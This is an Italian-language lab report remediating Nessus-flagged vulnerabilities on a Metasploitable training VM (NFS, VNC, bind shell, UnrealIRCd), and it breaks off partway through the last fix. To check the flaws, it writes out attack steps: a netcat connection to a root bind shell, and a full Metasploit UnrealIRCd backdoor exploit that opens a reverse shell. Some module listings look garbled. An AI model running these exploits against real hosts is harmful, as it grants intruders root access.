

Critical Vulnerabilities Remediation

Vulnerability Assessment

Sun, 27 Aug 2023 09:15:44 EDT

Vulnerabilities by Host 192.168.50.100 Metasploitable

Remediation actions have been applied to the vulnerabilities marked in yellow

Plugin ID	Port	Protocol	Name
70728	80	tcp	Apache PHP-CGI Remote Code Execution
51988	1524	tcp	Bind Shell Backdoor Detection
32314	22	tcp	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
32321	25	tcp	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
32321	5432	tcp	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
11356	2049	udp	NFS Exported Share Information Disclosure
20007	25	tcp	SSL Version 2 and 3 Protocol Detection
20007	5432	tcp	SSL Version 2 and 3 Protocol Detection
33850	0	tcp	Unix Operating System Unsupported Version Detection
46882	6697	tcp	UnrealIRCd Backdoor Detection
61708	5900	tcp	VNC Server 'password' Password
125855	80	tcp	phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3)
10203	512	tcp	rexecd Service Detection

Vulnerabilità #1

Plugin ID	Port	Protocol	Name
11356	2049	udp	NFS Exported Share Information Disclosure
Synopsis It is possible to access NFS shares on the remote host.			
Description At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.			
Solution Configure NFS on the remote host so that only authorized hosts can mount its remote shares.			
Risk Factor Critical			
CVSS v2.0 Base Score 10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)			
References CVE CVE19990170 CVE CVE19990211 CVE CVE19990554			
Exploitable With Metasploit (true)			
Plugin Information Published: 2003/03/12, Modified: 2018/09/17			
Plugin Output udp/2049/rpcnfs <pre>The following NFS shares could be mounted :+ /+ Contents of / : . .. bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz</pre>			

Breve descrizione del servizio

NFS "Network File System" è un protocollo utilizzato per condividere file tra computer in una rete.

Descrizione della remediation action

Per risolvere questa vulnerabilità è possibile seguire le indicazioni di Nessus e modificare la configurazione di NFS sulla macchina Metasploitable in modo da limitare l'accesso agli indirizzi IP autorizzati.

Dettaglio della remediation action (steps)

1) Su Metasploitable apro il file di configurazione di NFS con il comando **nano /etc/exports** :

```
GNU nano 2.0.7      File: /etc/exports      Modified
# /etc/exports: the access control list for filesystems which may be exported
#                to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt)
# /srv/nfs4/homes gss/krb5i(rw,sync)
#
/*(rw,sync,no_root_squash,no_subtree_check)
```

Vediamo in dettaglio cosa prevede la configurazione di default di NFS:

- lo slash "/" all'inizio della riga evidenziata indica che è condivisa la root del filesystem;
- l'asterisco "*" che segue indica che qualsiasi host (indirizzo IP) può montare, ovvero rendere accessibile in locale, la condivisione;
- il parametro **rw** consente sia la lettura (r, read) che la scrittura (w, write) sulla condivisione;
- il parametro **sync** indica che le modifiche al filesystem devono essere confermate sul disco prima che la risposta venga inviata al client;
- il parametro **no_root_squash** disabilita la configurazione di default di NFS, per la quale se un utente root su un host tenta di modificare file su una condivisione NFS, le sue operazioni vengono eseguite come utente anonimo per ragioni di sicurezza. Questo parametro disabilita questo comportamento, mantenendo eventuali privilegi di root all'utente che monta una condivisione sul server NFS;
- il parametro **no_subtree_check** disabilita la verifica dei sotto-alberi delle directory quando una directory viene esportata.

Questa configurazione è molto rischiosa per la sicurezza, perché dà accesso in lettura e scrittura su tutta la root e a tutti gli IP. Inoltre, mantiene sulla condivisione gli eventuali privilegi di root che un utente attaccante può avere sul suo host ed evita il controllo delle sottodirectory (e di conseguenza delle eventuali permission associate) quando una directory viene esportata.

- 2) Dal momento che non ho bisogno di utilizzare NFS per adesso, modifico la configurazione di NFS commentando la riga esistente per togliere qualsiasi autorizzazione:

```
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: exports

# /etc/exports: the access control list for filesystems which may be exported
#                to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt)
# /srv/nfs4/homes gss/krb5i(rw,sync)
#
#/*              *(rw,sync,no_root_squash,no_subtree_check)
```

Questa operazione nega le autorizzazioni di condivisione a tutti gli host e su tutta la directory. Qualora fosse necessario utilizzare NFS, è opportuno limitare al minimo le autorizzazioni, esplicitando nel file di configurazione le directory e gli IP specifici che devono avere accesso alla condivisione.

- 3) Con il comando **exportfs -ra** ricarico la configurazione di NFS. Con il comando **showmount -e localhost** verifico su metasploitable le directory condivise. Il comando non restituisce risultati, risolvendo così la vulnerabilità:

```
root@metasploitable:/etc# exportfs -ra
root@metasploitable:/etc# showmount -e localhost
Export list for localhost:
root@metasploitable:/etc#
```

- 4) Per completare le modifiche riavvio la macchina con il comando **sudo reboot**.

Vulnerabilità #2

Plugin ID	Port	Protocol	Name
61708	5900	tcp	VNC Server 'password' Password
Synopsis A VNC server running on the remote host is secured with a weak password.			
Description The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.			
Solution Secure the VNC service with a strong password.			
Risk Factor Critical			
CVSS v2.0 Base Score 10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)			
Plugin Information Published: 2012/08/29, Modified: 2015/09/24			
Plugin Output tcp/5900/vnc Nessus logged in using a password of "password".			

Breve descrizione del servizio

VNC ("Virtual Network Computing") è un software che consente la visualizzazione grafica di un desktop remoto e l'interazione con esso attraverso una rete.

Descrizione della remediation action

Per risolvere questa vulnerabilità è possibile seguire le indicazioni di Nessus e modificare la password di VNC sostituendola con una più sicura.

Dettaglio della remediation action (steps)

- 1) Su Metasploitable utilizzo il comando **sudo su** e poi **vncpasswd** per impostare come utente di root una password più sicura:

```
msfadmin@metasploitable:~$ sudo su
root@metasploitable:/home/msfadmin# vncpasswd
Using password file /root/.vnc/passwd
Password:
Verify:
Would you like to enter a view-only password (y/n)? n
```

Creo una nuova password più sicura che non sia di sola lettura ma che sostituisca la password principale di VNC.

- 2) Per completare le modifiche lancio un reboot su Metasploitable.

Vulnerabilità #3

Plugin ID	Port	Protocol	Name
51988	1524	tcp	Bind Shell Backdoor Detection
Synopsis The remote host may have been compromised.			
Description A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.			
Solution Verify if the remote host has been compromised, and reinstall the system if necessary.			
Risk Factor Critical			
CVSS v3.0 Base Score 9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)			
CVSS v2.0 Base Score 10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)			
Plugin Information Published: 2011/02/15, Modified: 2022/04/11			
Plugin Output tcp/1524/wild_shell Nessus was able to execute the command "id" using the following request :This produced the following truncated output (limited to 10 lines) : snip root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root) root@metasploitable:/# snip			

Breve descrizione del servizio

Vulnerabilità intenzionalmente inserita nella distribuzione Linux Metasploitable.

Una bind shell, in termini generali, è un tipo di backdoor che un attaccante pianta o sfrutta su un sistema vulnerabile. Una volta attivata, la bind shell "si lega" a una specifica porta di ascolto sul sistema compromesso.

Funzionamento:

Quando la bind shell viene eseguita, inizia ad ascoltare le connessioni in entrata sulla porta specificata, in questo caso la porta 1524. Qualsiasi utente che conosca l'esistenza di questa shell può connettersi a questa porta utilizzando strumenti standard come "netcat" o "telnet". Una volta stabilita la connessione, l'utente ottiene una shell (un'interfaccia di comando) sul sistema compromesso. Nel contesto di Metasploitable e della porta 1524, questa shell ha privilegi di root, che è l'accesso amministrativo più alto su un sistema Linux.

Descrizione della remediation action

Per risolvere questa vulnerabilità è possibile inserire regole sul firewall Pfsense per bloccare il traffico verso la porta interessata dalla vulnerabilità, la porta 1524.

Dettaglio della remediation action (steps)

1) Verifico e testo la vulnerabilità:

Su Metasploitable lancio il comando **lsof -i:1524** (elenca tutti i file aperti/processi in esecuzione, lo switch -i permette di specificare una porta) per verificare lo stato e i dettagli del processo interessato dalla vulnerabilità:

```
msfadmin@metasploitable:~$ sudo lsof -i:1524
COMMAND  PID USER  FD   TYPE DEVICE SIZE NODE NAME
xinetd   4565 root   12u   IPv4  12188      TCP *:ingreslock (LISTEN)
```

Il risultato indica che il comando xinetid ha aperto la porta TCP 1524 con privilegi di root.

Il servizio sta ascoltando sulla porta 1524, associata al nome ingreslock. L'asterisco (*) significa che il servizio sta ascoltando su tutte le interfacce disponibili sulla macchina.

Questa prima verifica mi permette, tra le altre cose, di ottenere il PID del processo, che posso usare se necessario per interrompere il processo stesso con il comando **sudo kill -9**.

- Su Kali Linux lancio il comando **nmap -sV 192.168.50.100 -p 1524** per ottenere informazioni sul servizio attivo e sullo stato della porta:

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.100 -p 1524
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-29 14:24 EDT
Nmap scan report for 192.168.50.100
Host is up (0.0015s latency).

PORT      STATE SERVICE      VERSION
1524/tcp  open  bindshell    Metasploitable root shell

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```



Verifico che la porta 1524 è aperta ed ha il servizio "bindshell" (Metasploitable root shell) in ascolto.

- Con il comando **netcat -l** apro un listener sulla macchina Metasploitable:

```
msfadmin@metasploitable:~$ netcat -l
```

Questo mi permette di creare una connessione: dalla macchina Kali Linux utilizzo il comando **netcat 192.168.50.100 1524** per connettermi a Metasploitable sulla porta 1524. La connessione riesce, e come indicato nella descrizione del servizio, ottengo una shell con privilegi di root (evdiziata in giallo nello screenshot).

Come verifica, provo a creare la directory "test" tramite questa shell e riesco senza problemi:




The image shows two terminal windows side-by-side. The left window shows a netcat listener on Kali Linux connecting to 192.168.50.100:1524, resulting in a root shell on Metasploitable. The right window shows the root user on Metasploitable running 'ls' and 'mkdir test', with the 'test' directory creation highlighted by a red box.

```
msfadmin@metasploitable:~$ netcat -l
root@metasploitable:~$ netcat 192.168.50.100 1524
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# mkdir test
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

- 2) A questo punto posso chiudere la connessione e creare le regole di firewall su Pfsense per bloccare il traffico verso l'IP 192.168.50.100 e porta 1524:

A causa delle impostazioni di rete e della configurazione delle regole di firewall, perché la regola funzioni deve essere creata sia sull'interfaccia LAN2 (utilizzata dalla macchina Metasploitable) che sull'interfaccia LAN (utilizzata da Kali Linux). Per maggiore sicurezza configuro la regola anche sull'interfaccia WAN.



Floating	WAN	LAN	LAN2
----------	-----	------------	------

Rules (Drag to Change Order)											
<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	0/983 KiB	*	*	*	LAN Address	443	*	*		Anti-Lockout Rule	
<input type="checkbox"/>	0/0 B	IPv4 TCP	*	*	192.168.50.100	1524	*	none		Blocco traffico verso porta 1524 Metasploitable	

Floating	WAN	LAN	LAN2
----------	------------	-----	------

Rules (Drag to Change Order)											
<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	0/0 B	*	RFC 1918 networks	*	*	*	*	*		Block private networks	
<input checked="" type="checkbox"/>	0/0 B	*	Reserved Not assigned by IANA	*	*	*	*	*		Block bogon networks	
<input type="checkbox"/>	0/0 B	IPv4 TCP	*	*	192.168.50.100	1524	*	none		Blocco traffico verso porta 1524 Metasploitable	

- 3) Salvo e applico le modifiche su Pfsense e per verificare se hanno effetto, eseguo nuovamente il comando **nmap -sV 192.168.50.100 -p 1524** da Kali Linux:

```
(kali@kali)-[~]
$ nmap -sV 192.168.50.100 -p 1524
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-29 15:24 EDT
Nmap scan report for 192.168.50.100
Host is up (0.0012s latency).

PORT      STATE      SERVICE      VERSION
1524/tcp   filtered  ingreslock

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

La porta adesso risulta **filetered** (filtrata – stato tipico delle porte sulle quali sono applicate regole di firewall), il che significa che Kali Linux non ha ottenuto risposta durante l'esecuzione di nmap.

- 4) Riprovo a stabilire una connessione con **netcat** e verifico che non ottengo alcuna shell, né alcuna risposta:

```
msfadmin@metasploitable:~$ netcat -l
```

```
(kali@kali)-[~]
$ netcat 192.168.50.100 1524
(UNKNOWN) [192.168.50.100] 1524 (ingreslock) : Connection timed out
```

Vulnerabilità #4

Plugin ID	Port	Protocol	Name
46882	6697	tcp	UnrealIRCd Backdoor Detection
Synopsis The remote IRC server contains a backdoor.			
Description The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.			
See Also https://seclists.org/fulldisclosure/2010/Jun/277 https://seclists.org/fulldisclosure/2010/Jun/284 http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt			
Solution Redownload the software, verify it using the published MD5 / SHA1 checksums, and reinstall it.			
Risk Factor Critical			
CVSS v2.0 Base Score 10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)			
CVSS v2.0 Temporal Score 8.3 (CVSS2#E:F/RL:OF/RC:C)			
References BID 40820 CVE CVE20102075			
Exploitable With CANVAS (true) Metasploit (true)			
Plugin Information Published: 2010/06/14, Modified: 2022/04/11			
Plugin Output tcp/6697/irc <pre>The remote IRC server is running as :uid=0 (root) gid=0 (root)</pre>			

Breve descrizione del servizio

IRC "Internet Relay Chat" è un protocollo di comunicazione utilizzato per la messaggistica di testo in tempo reale su Internet.


Descrizione della remediation action

Metasploitable è un sistema pensato per essere vulnerabile e utilizzato a scopo didattico. In molti casi non è possibile aggiornare le versioni software, come consigliato dalla scansione Nessus. E' quindi opportuno procedere in modo diverso. Nei dettagli della vulnerabilità c'è la nota tecnica: `The remote IRC server is running as :uid=0(root) gid=0(root)`. Dal momento che il servizio IRC non è utilizzato sulla macchina, è possibile togliere le permission di esecuzione per l'utente root (e in generale per tutti gli utenti) ai file relativi al servizio per eliminare il problema.

Dettaglio della remediation action (steps)

- 1) Su Kali Linux utilizzo **msfconsole** uno degli strumenti di penetration testing e sviluppo di exploit più popolari e potenti, per verificare la vulnerabilità:

Con il comando **msfconsole** avvio l'interfaccia:



```
(kali@kali)-[~]
$ msfconsole

# cowsay++

< metasploit >

      \      /
      (oo)\_____)
      (____)  )
      ||----w |
      ||     || *

-[ metasploit v6.3.16-dev ]
+-- --[ 2315 exploits - 1208 auxiliary - 412 post ]
+-- --[ 975 payloads - 46 encoders - 11 nops ]
+-- --[ 9 evasion ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Digito **search irc** per cercare i moduli disponibili relativi al servizio da testare. Scorrendo i risultati vedo che il modulo per sfruttare la backdoor relativa a irc corrisponde al numero 18:

```
msf6 > search irc

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/multi/local/allwinner_backdoor    2016-04-30      excellent Yes    Allwinner 3.4 Legacy Kernel Local Privilege Escalation
1  exploit/multi/http/struts_default_action_mapper 2013-07-02      excellent Yes    Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
2  exploit/windows/emc/replication_manager_exec 2011-02-07      great    No     EMC Replication Manager Command Execution
3  exploit/linux/misc/lprng_format_string    2000-09-25      normal   No     LPRng use syslog Remote Format String Vulnerability
4  exploit/multi/misc/legend_bot_exec        2015-04-27      excellent Yes    Legend Perl IRC Bot Remote Code Execution
5  exploit/windows/browser/ms06_013_createtextrange 2006-03-19      normal   No     MS06-013 Microsoft Internet Explorer createTextRange() Code Execution
6  exploit/windows/http/sharepoint_ssi_viewstate 2020-10-13      excellent Yes    Microsoft SharePoint Server-Side Include and ViewState RCE
7  auxiliary/dos/windows/llmnr/ms11_030_dnsapi 2011-04-12      normal   No     Microsoft Windows DNSAPI.dll LLNMR Buffer Underrun DoS
8  post/multi/gather/irssi_creds              2009-11-02      excellent Yes    PHP IRC Bot pbot eval() Remote Code Execution
9  exploit/multi/misc/pbot_exec               2013-03-24      great    Yes    Ra1NX PHP Bot PubCall Authentication Bypass Remote Code Execution
10 exploit/linux/http/synology_dsm_smart_exec_auth 2017-11-08      excellent Yes    Synology DiskStation Manager smart.cgi Remote Command Execution
11 exploit/multi/http/sysaid_auth_file_upload 2015-06-03      excellent Yes    SysAid Help Desk Administrator Portal Arbitrary File Upload
12 exploit/windows/misc/talkative_response    2009-03-17      normal   No     Talkative IRC v0.4.4.16 Response Buffer Overflow
13 exploit/osx/misc/ufo_ai                   2009-10-28      average  No     UFO: Alien Invasion IRC Client Buffer Overflow
14 exploit/windows/misc/ufo_ai               2009-10-28      average  No     UFO: Alien Invasion IRC Client Buffer Overflow
15 payload/cmd/unix/reverse_bash_udp          2010-06-12      excellent No     Unix Command Shell, Reverse TCP (/dev/tcp)
16 payload/cmd/unix/reverse_bash_udp          2010-06-12      excellent No     Unix Command Shell, Reverse UDP (/dev/udp)
17 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No     UnrealIRCd 3.2.8.1 Backdoor Command Execution
18 exploit/osx/local/vmware_fusion_tpe       2020-03-17      excellent Yes    VMware Fusion USB Arbitrator Setuid Privilege Escalation
19 exploit/linux/ssh/vyos_restricted_shell_privesc 2018-11-05      great    Yes    VyOS restricted-shell Escape and Privilege Escalation
20 post/windows/gather/credentials/xchat      2015-12-04      excellent Yes    Xchat credential gatherer
21 exploit/multi/misc/xdh_x_exec              2003-10-13      normal   No     Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
22 exploit/windows/browser/mirc_irc_url       2008-10-02      normal   No     mIRC IRC URL Buffer Overflow
23 exploit/windows/misc/mirc_privmsg_server   2015-06-04      excellent Yes    mIRC PRIVMSG Handling Stack Buffer Overflow
24 exploit/multi/misc/w3tw0rk_exec            2015-06-04      excellent Yes    w3tw0rk / Pitbul IRC Bot Remote Code Execution

Interact with a module by name or index. For example info 25, use 25 or use exploit/multi/misc/w3tw0rk_exec
```

Con il comando **use 18** carico il modulo:

```
msf6 > use 18
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > |
```

Il comando **show payloads** mostra i payload (ovvero codici che vengono eseguiti dopo che una vulnerabilità è stata sfruttata con successo) compatibili.

Utilizzo per questo test la reverse shell Unix (n. 5) che carico con il comando **set payload cmd/unix/reverse**:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  payload/cmd/unix/bind_perl               normal No     Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6          normal No     Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/bind_ruby               normal No     Unix Command Shell, Bind TCP (via Ruby)
3  payload/cmd/unix/bind_ruby_ipv6          normal No     Unix Command Shell, Bind TCP (via Ruby) IPv6
4  payload/cmd/unix/generic                  normal No     Unix Command, Generic Command Execution
5  payload/cmd/unix/reverse                  normal No     Unix Command Shell, Double Reverse TCP (telnet)
6  payload/cmd/unix/reverse_bash_telnet_ssl normal No     Unix Command Shell, Reverse TCP SSL (telnet)
7  payload/cmd/unix/reverse_perl            normal No     Unix Command Shell, Reverse TCP (via Perl)
8  payload/cmd/unix/reverse_perl_ssl        normal No     Unix Command Shell, Reverse TCP SSL (via perl)
9  payload/cmd/unix/reverse_ruby            normal No     Unix Command Shell, Reverse TCP (via Ruby)
10 payload/cmd/unix/reverse_ruby_ssl        normal No     Unix Command Shell, Reverse TCP SSL (via Ruby)
11 payload/cmd/unix/reverse_ssl_double_telnet normal No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

Il comando **options** mostra le opzioni del modulo. E' necessario settare i parametri LHOST (localhost, la macchina Kali Linux) e RHOSTS (remote host, Metasploitable, la macchina target):

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CPORT            no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     6667             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  --      -
  LHOST      4444             yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target
```

Con il comando **set** imposto gli indirizzi IP delle macchine e rilancio il comando options per verificare:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.50.100
RHOSTS => 192.168.50.100
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CPORT            no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.50.100  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  --      -
  LHOST      192.168.1.10    yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target
```


A questo punto è possibile lanciare il comando **exploit** per avviare la reverse shell:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.10:4444
[*] 192.168.50.100:6667 - Connected to 192.168.50.100:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.50.100:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo qMjunThiYD7LMLwe;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "qMjunThiYD7LMLwe\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.10:4444 → 192.168.50.100:37626) at 2023-08-29 16:42:58 -0400
```

Verifico con i comandi **whoami**, **id** e **uname -a** che sono entrata come utente root nella macchina; quindi ho completo accesso:

```
[*] Command shell session 1 opened (192.168.1.10:4444 → 192.168.50.100:37626) at 2023-08-29 16:42:58 -0400

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

- 2) Su Metasploitable lancia il comando **sudo lsof -i** (elenca tutti i file aperti/processi in esecuzione, lo switch **-i** permette di specificare una porta) sulla porta 6697 interessata dalla vulnerabilità per verificare lo stato e i dettagli del processo:

```
msfadmin@metasploitable:~$ sudo lsof -i:6697
[sudo] password for msfadmin:
COMMAND      PID USER   FD   TYPE DEVICE SIZE NODE NAME
unrealirc 4674 root    3u    IPv4  12316      TCP *:6697 (LISTEN)
```

Il risultato indica che il comando unrealirc ha aperto la porta TCP 6697 con privilegi di root.

Il servizio sta ascoltando sulla porta 6697. L'asterisco (*) significa che il servizio sta ascoltando su tutte le interfacce disponibili sulla macchina.

Questa verifica mi permette, tra le altre cose, di ottenere il PID del processo, che posso usare se necessario per interrompere il processo stesso con il comando **sudo kill -9**.

- 3) Utilizzando parte del nome del comando trovato, utilizzo poi i comandi **sudo su** e **find** per cercare come utente root tutti i file contenenti "unreal" come parte del nome file. Quasi tutti si trovano nella cartella /etc/unreal/, un file si trova nella cartella /usr/bin/:

```
msfadmin@metasploitable:~$ sudo su
root@metasploitable:/home/msfadmin# find / -type f -name "*unreal*"
/usr/bin/unrealircd
/etc/unreal/networks/unreal-test.network
/etc/unreal/unrealircd.conf
/etc/unreal/doc/unreal32docs.html
/etc/unreal/unreal
```

- 4) Utilizzando i comandi **ls -l** e **ls -ld** verifico le permission della cartella /etc/unreal e del suo contenuto. Sia la cartella che alcune sottocartelle e file hanno permission di esecuzione ("x") per l'utente root (ovvero l'utente con cui sto lavorando):

```
root@metasploitable:/home/msfadmin# ls -ld /usr/bin/unrealircd
-rwx----- 1 root root 1389596 2012-05-20 14:08 /usr/bin/unrealircd
```

```
drwx----- 2 root root 4096 2012-05-20 14:08 aliases
--w----r-T 1 root root 1175 2012-05-20 14:08 badwords.channel.conf
--w----r-T 1 root root 1183 2012-05-20 14:08 badwords.message.conf
--w----r-T 1 root root 1121 2012-05-20 14:08 badwords.quit.conf
-rwx----- 1 root root 242894 2012-05-20 14:08 curl-ca-bundle.crt
-rw----- 1 root root 1900 2012-05-20 14:08 dccallow.conf
drwx----- 2 root root 4096 2012-05-20 14:08 doc
-rw----- 1 root root 1365 2012-05-20 14:08 Donation
--w----r-T 1 root root 49552 2012-05-20 14:08 help.conf
-rw----- 1 root root 9676 2023-08-29 16:27 ircd.log
-rw----- 1 root root 6 2023-08-29 16:27 ircd.pid
